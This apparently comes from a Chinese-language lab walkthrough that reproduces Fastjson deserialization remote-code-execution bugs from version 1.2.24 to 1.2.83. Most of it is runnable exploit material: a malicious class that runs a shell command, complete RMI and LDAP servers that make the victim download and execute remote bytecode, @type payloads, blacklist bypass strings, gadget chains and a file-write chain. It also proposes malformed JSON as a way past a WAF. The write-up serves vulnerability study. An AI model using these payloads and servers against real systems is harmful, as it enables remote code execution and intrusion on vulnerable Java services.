简介
只需要知道是阿里巴巴开发的json解析库
作用:
- 通过
JSON.toJSONString将Java Object序列化为json - 通过
JSON.parseObject/JSON.parse将json格式的数据反序列化为Java Object
区别:
JSON.parse(String json): 一个通用的解析入口,它会自动根据JSON字符串的格式(是{}对象还是[]数组)返回对应的类型(JSONObject或JSONArray)。JSON.parseObject(String json): 一个专用的解析方法,它只期望解析JSON对象({...}),并返回一个JSONObject
环境
这里直接从简单的开始写,难的再说,就不用别人的了,不好理解
IDEA创建一个maven项目,进去删了自动生成的SRC目录,然后新建模块来复现不同的环境
项目结构:

总的pom.xml
不同版本添加modules即可
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
                             http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>com.s01an.vuln</groupId>
  <artifactId>FastJson_Vul</artifactId>
  <version>1.0-SNAPSHOT</version>
  <packaging>pom</packaging>

  <modules>
    <module>fastjson1224</module>
    <module>fastjson1242</module>
    <module>fastjson1241</module>
    <module>fastjson1247</module>
    <module>fastjson1268</module>
    <module>fastjson1243</module>
  </modules>
</project>
TemplatesImpl_poc.java (就是恶意类)(我这里用的弹计算器)
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class TemplatesImpl_poc extends AbstractTranslet {

    static {
        try {
            String[] cmd = {"/bin/sh", "-c", "open -a Calculator"};
            Runtime.getRuntime().exec(cmd);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
    }
}
各个版本
1.2.22-1.2.24版本
原理
fastjson设置了一个@type的东西,能通过反射指定实例化一个类,1.2.24及以前的版本默认开启这个功能,并且没设置类的黑白名单,导致服务器加载恶意构造的调用链,最终实现RCE
例如经典的JdbcRowSetImpl,攻击过程如下:
- 使用
@type指定JdbcRowSetImpl fastjson解析后创建一个JdbcRowSetImpl的空对象(实例)- 寻找并调用对应的
Setter方法("dataSourceName":"ldap://..."-> 调用setDataSourceName("ldap://...")),找到了JdbcRowSetImpl内的setAutoCommit方法,在其中有一个connect()方法 connect()方法会执行一个JNDI查询,查询的地址正是通过setDataSourceName方法设置进去的恶意LDAP地址
代码示例
pom.xml
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
                             http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <parent>
    <groupId>com.s01an.vuln</groupId>
    <artifactId>FastJson_Vul</artifactId>
    <version>1.0-SNAPSHOT</version>
  </parent>

  <artifactId>fastjson1224</artifactId>

  <dependencies>
    <dependency>
      <groupId>com.alibaba</groupId>
      <artifactId>fastjson</artifactId>
      <version>1.2.24</version>
    </dependency>
    <!-- 可选测试工具 -->
    <dependency>
      <groupId>junit</groupId>
      <artifactId>junit</artifactId>
      <version>3.8.1</version>
      <scope>test</scope>
    </dependency>
  </dependencies>
</project>
APP.java
package com.s01an.vuln;

import com.alibaba.fastjson.JSON;

public class App {
    public static void main(String[] args) {
        System.out.println("=== Fastjson 1.2.24 漏洞测试 ===");

        String payload = "{" +
                "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," +
                "\"dataSourceName\":\"rmi://127.0.0.1:8000/badClassName\", " +
                "\"autoCommit\":true" +
                "}";

        try {
            // 1.2.24 默认 autoType 支持反序列化
            Object obj = JSON.parse(payload);
            System.out.println("解析结果: " + obj);
        } catch (Exception e) {
            e.printStackTrace();
        }

        System.out.println("=== 漏洞测试完成 ===");
    }
}
POC
RMI注入远程加载恶意类用的是jdk8u112,下载链接:https://cdn.azul.com/zulu/bin/zulu8.19.0.1-jdk8.0.112-macosx_x64.zip
原因:
在JDK 6u132, JDK 7u122, JDK 8u113及其之后版本中,系统属性 com.sun.jndi.rmi.object.trustURLCodebase com.sun.jndi.cosnaming.object.trustURLCodebase 默认值为 false,即默认不允许从远程的 Codebase 加载 Reference 工厂类。
我尝试将这两个属性改为true但是不行,索性换jdk版本测试
但是LDAP(JDK 6u211,7u201, 8u191, 11.0.1之后com.sun.jndi.ldap.object.trustURLCodebase 属性的默认值被调整为false)设置
System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");
后使用jdk8u441也能OK
JdbcRowSetImpl :
DNS探测或远程加载恶意类
{
		"@type":"com.sun.rowset.JdbcRowSetImpl",
		"dataSourceName":"rmi://127.0.0.1:1099/badClassName",
		"autoCommit":true
}
JNDI注入加载远程恶意类:
流程说明:
- 触发点:受害者的Fastjson应用解析了攻击者的
JdbcRowSetImplpayload。 - JNDI查询:
JdbcRowSetImpl在设置autoCommit为true时,会调用connect()方法,该方法会触发一个JNDI查询,请求rmi://127.0.0.1:1099/badClassName这个地址。 - RMI响应:攻击者在
127.0.0.1:1099上部署的恶意RMI服务器收到了这个请求。它不会直接返回一个对象,而是返回一个Reference(引用)对象。 - 恶意引用:这个
Reference对象告诉受害者的JNDI服务:你要找的类不在这里,你需要去另一个地址http://127.0.0.1:8000/下载一个名为Exploit的工厂类来创建它。 - HTTP下载:受害者的JVM收到这个指令后,会信任这个地址,通过HTTP请求从你的Web服务器上下载
Exploit.class文件。 - 代码执行:受害者的JVM加载了下载的恶意字节码。在类加载和实例化的过程中,
static静态代码块会被立即执行,从而运行了弹出计算器的命令。
流程操作(RMI):
- 新建恶意类
Exploit.java
import java.io.IOException;
import javax.naming.Context;
import javax.naming.Name;
import javax.naming.spi.ObjectFactory;
import java.util.Hashtable;

public class Exploit implements ObjectFactory {

    static {
        try {
            String[] cmd = {"/bin/sh", "-c", "open -a Calculator"};
            Runtime.getRuntime().exec(cmd);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashtable<?, ?> environment) throws Exception {
        return null;
    }
}
编译:javac Exploit.java
获取到Exploit.class
-
将恶意类托管到http远程服务
python3 -m http.server
-
启动RMI服务器
RMIServer.javaimport com.sun.jndi.rmi.registry.ReferenceWrapper; import javax.naming.Reference; import java.rmi.registry.LocateRegistry; import java.rmi.registry.Registry; public class RMIServer { public static void main(String[] args) throws Exception { // 1. 在1099端口上创建RMI注册中心 Registry registry = LocateRegistry.createRegistry(1099); // 2. 创建一个Reference,指向托管在HTTP服务器上的恶意类 // 参数: ClassName, ClassFactory, Codebase URL Reference ref = new Reference("Exploit", "Exploit", "http://127.0.0.1:8000/"); // 3. 将Reference对象绑定到RMI注册中心,名称为"badClassName" registry.bind("badClassName", new ReferenceWrapper(ref)); // 让主线程保持运行,否则程序会立即退出 System.out.println("RMI server is running..."); Thread.currentThread().join(); } }javac RMIServer.java java RMIServer
-
执行
APP.java

流程说明(LDAP):
其他的都和上面的一样,只需要将RMI服务换为LDAP
创建LDAPServer.java
import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;

public class LDAPServer {
    public static void main(String[] args) throws Exception {
        String httpHost = "127.0.0.1";
        int httpPort = 8000; // 你的HTTP服务器端口
        int ldapPort = 1389; // LDAP服务监听的端口

        InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig("dc=example,dc=com");

        // 使用兼容旧版本的、参数更完整的监听器配置
        config.setListenerConfigs(new InMemoryListenerConfig(
                "listen",
                InetAddress.getByName("0.0.0.0"),
                ldapPort,
                ServerSocketFactory.getDefault(),
                SocketFactory.getDefault(),
                (SSLSocketFactory) SSLSocketFactory.getDefault()));

        config.addInMemoryOperationInterceptor(new OperationInterceptor(httpHost, httpPort));
        InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
        System.out.println(">>> LDAP server is running on port " + ldapPort);
        ds.startListening();
    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {
        private final String httpHost;
        private final int httpPort;

        public OperationInterceptor(String httpHost, int httpPort) {
            this.httpHost = httpHost;
            this.httpPort = httpPort;
        }

        @Override
        public void processSearchResult(InMemoryInterceptedSearchResult result) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                System.out.println(">>> LDAP server received a lookup for: " + base);
                String codebase = "http://" + this.httpHost + ":" + this.httpPort + "/";
                e.addAttribute("javaClassName", "Exploit");
                e.addAttribute("javaCodeBase", codebase);
                e.addAttribute("objectClass", "javaNamingReference");
                e.addAttribute("javaFactory", "Exploit");
                result.sendSearchEntry(e);
                result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
            } catch (Exception ex) {
                ex.printStackTrace();
            }
        }
    }
}
下载需要的依赖的jar包放到同目录:https://repo1.maven.org/maven2/com/unboundid/unboundid-ldapsdk/4.0.9/unboundid-ldapsdk-4.0.9.jar
编译运行:
javac -cp .:unboundid-ldapsdk-4.0.9.jar LDAPServer.java
java -cp .:unboundid-ldapsdk-4.0.9.jar LDAPServer
效果也OK
TemplatesImpl :
base64是恶意类的class进行base64编码
{
    "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    "_bytecodes": ["yv66vgAAADQA...CJAAk="],
    "_name": "xcx",
    "_tfactory": {},
    "_outputProperties": {},
}
这种情况时系统代码得写成这样:
Object obj = JSON.parseObject(payload, Object.class, Feature.SupportNonPublicField);
原因是:
TemplatesImpl这个类用来执行代码的关键字段比如_bytecodes是私有的,在fastjson反序列化时默认只通过public 的 setter 方法 ,TemplatesImpl 类恰好没有为 _bytecodes 这些关键字段提供公共的 setter 方法。Feature.SupportNonPublicField 的作用:明确地告诉Fastjson:在本次反序列化中,我授权你破坏封装性,允许你通过反射等方式直接访问和修改目标的私有字段。
简单说就是不加Feature.SupportNonPublicField的话恶意字段就是私有的,读不到,反序列化时用不了。
恶意类:
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class TemplatesImpl_poc extends AbstractTranslet {

    static {
        try {
            String[] cmd = {"/bin/sh", "-c", "open -a Calculator"};
            Runtime.getRuntime().exec(cmd);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
    }
}
发现的点
测试的时候发现至少在后段层面的时候不传入完整的json格式也是能够正常解析的我使用如下payload也达成了连接测试的目的
{
  "@type": "com.sun.rowset.JdbcRowSetImpl",
  "dataSourceName": "rmi://127.0.0.1:8000/badClassName",
  "autoCommit": true
在想这种方式能不能成为一种绕WAF的点
1.2.24-1.2.41
原理
原理基本不变,@type依旧默认开启,只不过加了类的黑名单,JdbcRowSetImpl和TemplatesImpl被拉黑。
绕过
这里存在三种处理办法:
-
L+;绕过黑名单payload:
"@type": "Lcom.sun.rowset.JdbcRowSetImpl;”原理说明:在1.2.41 及附近的一些版本,fastjson使用
checkAutoType函数检测黑名单,其中具体代码为typeName.startsWith(blacklist_prefix)这样的过滤使用类名的前后分别加上L和;就可以绕过,而且巧的是对JVM来说这种格式是OK的,依旧能够识别加载,格式的全名为JNI Field Descriptor - 寻找新的Gadget(就是调用链)
-
org.apache.ibatis.datasource.jndi.JndiDataSourceFactory要求:目标应用的classpath中必须包含
MyBatis的依赖库(版本需为3.x.x系列且低于3.5.0)payload:
{ "@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory", "properties":{ "data_source":"ldap://your-ldap-server:1389/Exploit" } } -
com.mchange.v2.c3p0.JndiRefForwardingDataSource要求:目标应用的
classpath中需包含c3p0数据库连接池库payload:
  {
      "@type":"com.mchange.v2.c3p0.JndiRefForwardingDataSource",
      "jndiName":"ldap://your-ldap-server:1389/Exploit",
      "loginTimeout":0
  }
-
-
缓存绕过
使用说明:在
autoType未开启的情况下能成功利用(1.2.25-1.2.32版本),或者在开启的情况下通用(1.2.33-1.2.47版本)原理:该方法分两步走。第一步,利用不在黑名单中的
java.lang.Class,将一个危险的类(如com.sun.rowset.JdbcRowSetImpl)的Class对象加载到Fastjson的全局缓存Map中。第二步,直接反序列化这个危险的类。由于Fastjson会优先从缓存中获取类的定义,因此成功绕过了checkAutoType的黑名单检查payload:
 {
     "a":{
         "@type":"java.lang.Class",
         "val":"com.sun.rowset.JdbcRowSetImpl"
     },
     "b":{
         "@type":"com.sun.rowset.JdbcRowSetImpl",
         "dataSourceName":"ldap://your-ldap-server:1389/Exploit",
         "autoCommit":true
     }
 }
1.2.42
原理
和1.2.41相比就是不能使用L+;绕过了
绕过
-
LL+;;绕过原理:
1.2.42版本的开发者修复了L...;绕过,很可能是通过检查类名是否以L开头和以;结尾,如果是就去除掉再进行黑名单比对。研究发现,如果将L和;双写,例如将com.sun.rowset.JdbcRowSetImpl变为LLcom.sun.rowset.JdbcRowSetImpl;;,就可以绕过新的防御payload:
{ "@type":"LLcom.sun.rowset.JdbcRowSetImpl;;", "dataSourceName":"ldap://your-ldap-server:1389/Exploit", "autoCommit":true } -
其他Gadget
无变化,
c30p,MyBatis依旧能用,缓存绕过也是OK的
1.2.43
原理
在1.2.42的基础上扳了LL+;;
绕过
-
[绕过
原理:
1.2.43版本的checkAutoType函数在处理传入的类名时,对以[开头的字符串有特殊的逻辑。[在Java中通常用于表示数组类型(例如[Ljava.lang.String;代表String[])。研究发现,当类名以[开头时,Fastjson会进入一个用于处理数组类型的代码分支,在这个分支中,它会提取[之后的核心类名,但恰恰遗漏了对这个核心类名进行黑名单检测的步骤,就直接去加载这个类了。这就导致了黑名单机制被完全绕过payload:
 {
     "@type":"[com.sun.rowset.JdbcRowSetImpl",
     "dataSourceName":"ldap://your-ldap-server:1389/Exploit",
     "autoCommit":true
 }
满足特定版本解析器状态的“脏字符”
{ "@type":"[com.sun.rowset.JdbcRowSetImpl"[{, "dataSourceName":"ldap://your-ldap-server:1389/badNameClass", "autoCommit":true } -
其他Gadget
无变化,
c30p,MyBatis依旧能用,缓存绕过也是OK的
1.2.44-1.2.47
原理
在上面的基础上扳了[
绕过
-
缓存投毒(Fastjson1.2.25-1.2.47通杀)
原理:
这个攻击分为两步,核心是利用了 Fastjson 内部的一个用于提高性能的全局类缓存(一个
Map)。- 第一步 (缓存投毒):攻击者在JSON中先发送一个
{"@type":"java.lang.Class", "val":"com.sun.rowset.JdbcRowSetImpl"}。java.lang.Class这个类本身是无害的,不在黑名单中,因此checkAutoType会放行。Fastjson在处理这个对象时,会根据"val"的值,通过TypeUtils.loadClass()方法去加载com.sun.rowset.JdbcRowSetImpl这个类,并且将这个类的定义加载到全局缓存中。 - 第二步 (触发Gadget):攻击者在同一个JSON中发送
{"@type":"com.sun.rowset.JdbcRowSetImpl", ...}。当Fastjson再次解析到这个@type时,它会再次调用checkAutoType。此时,checkAutoType会优先检查全局缓存中是否已存在这个类。由于第一步已经将JdbcRowSetImpl“投毒”写入了缓存,检查直接命中并通过,完全绕过了后续的黑名单检测逻辑。最终,这个被拉黑的Gadget被成功实例化,导致漏洞利用。
要求:
1.2.25 - 1.2.32版本:仅在
autoType未开启时能成功利用1.2.33 - 1.2.47版本:无论
autoType是否开启,都能成功利用payload:
{ "a":{ "@type":"java.lang.Class", "val":"com.sun.rowset.JdbcRowSetImpl" }, "b":{ "@type":"com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"ldap://your-ldap-server:1389/Exploit", "autoCommit":true } } - 第一步 (缓存投毒):攻击者在JSON中先发送一个
-
其他Gadget
无变化,
c30p,MyBatis依旧能用
1.2.68
原理
1.2.48开始默认关闭了@type,但是以下绕过手法是1.2.68具有的
绕过
-
利用
expectClass机制和AutoCloseable接口绕过原理:
expectClass机制:Fastjson 在反序列化某些类的字段时,如果这个字段的类型是一个接口或抽象类,Fastjson 会将这个接口/抽象类的类型记录下来,作为“期望类型”(expectClass)。- 二次反序列化:当 Fastjson 接下来解析到一个 JSON 对象来填充这个字段时,它会再次调用
checkAutoType,但这次会把“期望类型”(expectClass)也传进去。 - 漏洞触发点:在
1.2.68版本的checkAutoType函数中,存在一个关键逻辑:如果传入的@type指定的类,是“期望类型”(expectClass)的子类或实现类,并且这个类不在黑名单中,那么 Fastjson 就会允许其实例化。 AutoCloseable的利用:java.lang.AutoCloseable是一个 JDK 内置的接口,几乎所有IO流相关的类(如FileOutputStream)都实现了这个接口。攻击者可以先反序列化一个@type为java.lang.AutoCloseable的对象,从而将“期望类型”设置为AutoCloseable。紧接着,再反序列化一个实现了AutoCloseable接口的危险类(Gadget),由于这个 Gadget 本身可能非常“冷门”而不在黑名单中,因此成功绕过了checkAutoType的所有防御,导致漏洞利用。
payload:
 {
     "@type":"java.lang.AutoCloseable",
     "@type":"org.eclipse.core.internal.localstore.SafeFileOutputStream",
     "tempPath":"/tmp/test",
     "targetPath":"/tmp/pwned"
 }
下面的base64编码是文件内容,最终是写到了
/tmp/pwned.txt{ "stream": { "@type": "java.lang.AutoCloseable", "@type": "org.eclipse.core.internal.localstore.SafeFileOutputStream", "targetPath": "/tmp/pwned.txt", "tempPath": "/tmp/temp.txt" }, "writer": { "@type": "java.lang.AutoCloseable", "@type": "com.esotericsoftware.kryo.io.Output", "buffer": "cHduZWQ=", "outputStream": { "$ref": "$.stream" }, "position": 5 }, "close": { "@type": "java.lang.AutoCloseable", "@type": "com.sleepycat.bind.serial.SerialOutput", "out": { "$ref": "$.writer" } } }这个payload要求:
org.eclipse.core.internal.localstore.SafeFileOutputStream(通常来自Eclipse相关的库)com.esotericsoftware.kryo.io.Output(来自com.esotericsoftware:kryo库)com.sleepycat.bind.serial.SerialOutput(来自com.sleepycat:je库)
1.2.80-1.2.83
原理
依旧默认禁用@type并且扳了AutoCloseable 接口的利用链
绕过
-
Throwable(处理异常类)类绕过原理:
- 白名单放行:Fastjson内部有一个白名单,
java.lang.Throwable的所有子类默认都在白名单中,因此checkAutoType会直接放行。 - 特殊的 “message” 字段:当Fastjson反序列化一个异常类时,如果JSON中存在一个
"message"字段,Fastjson会特殊处理它。如果"message"字段的值是一个JSON对象{},Fastjson会尝试将这个JSON对象反序列化并赋值给异常对象的message属性。 - 漏洞触发点:在上述过程中,Fastjson会调用
toString()方法。如果将一个可以触发DNS查询的Gadget(例如java.net.InetSocketAddress)放在这个message字段中,那么在toString()的调用链中,这个Gadget就会被触发,从而向外发送DNS请求。
payload:
DNS探测
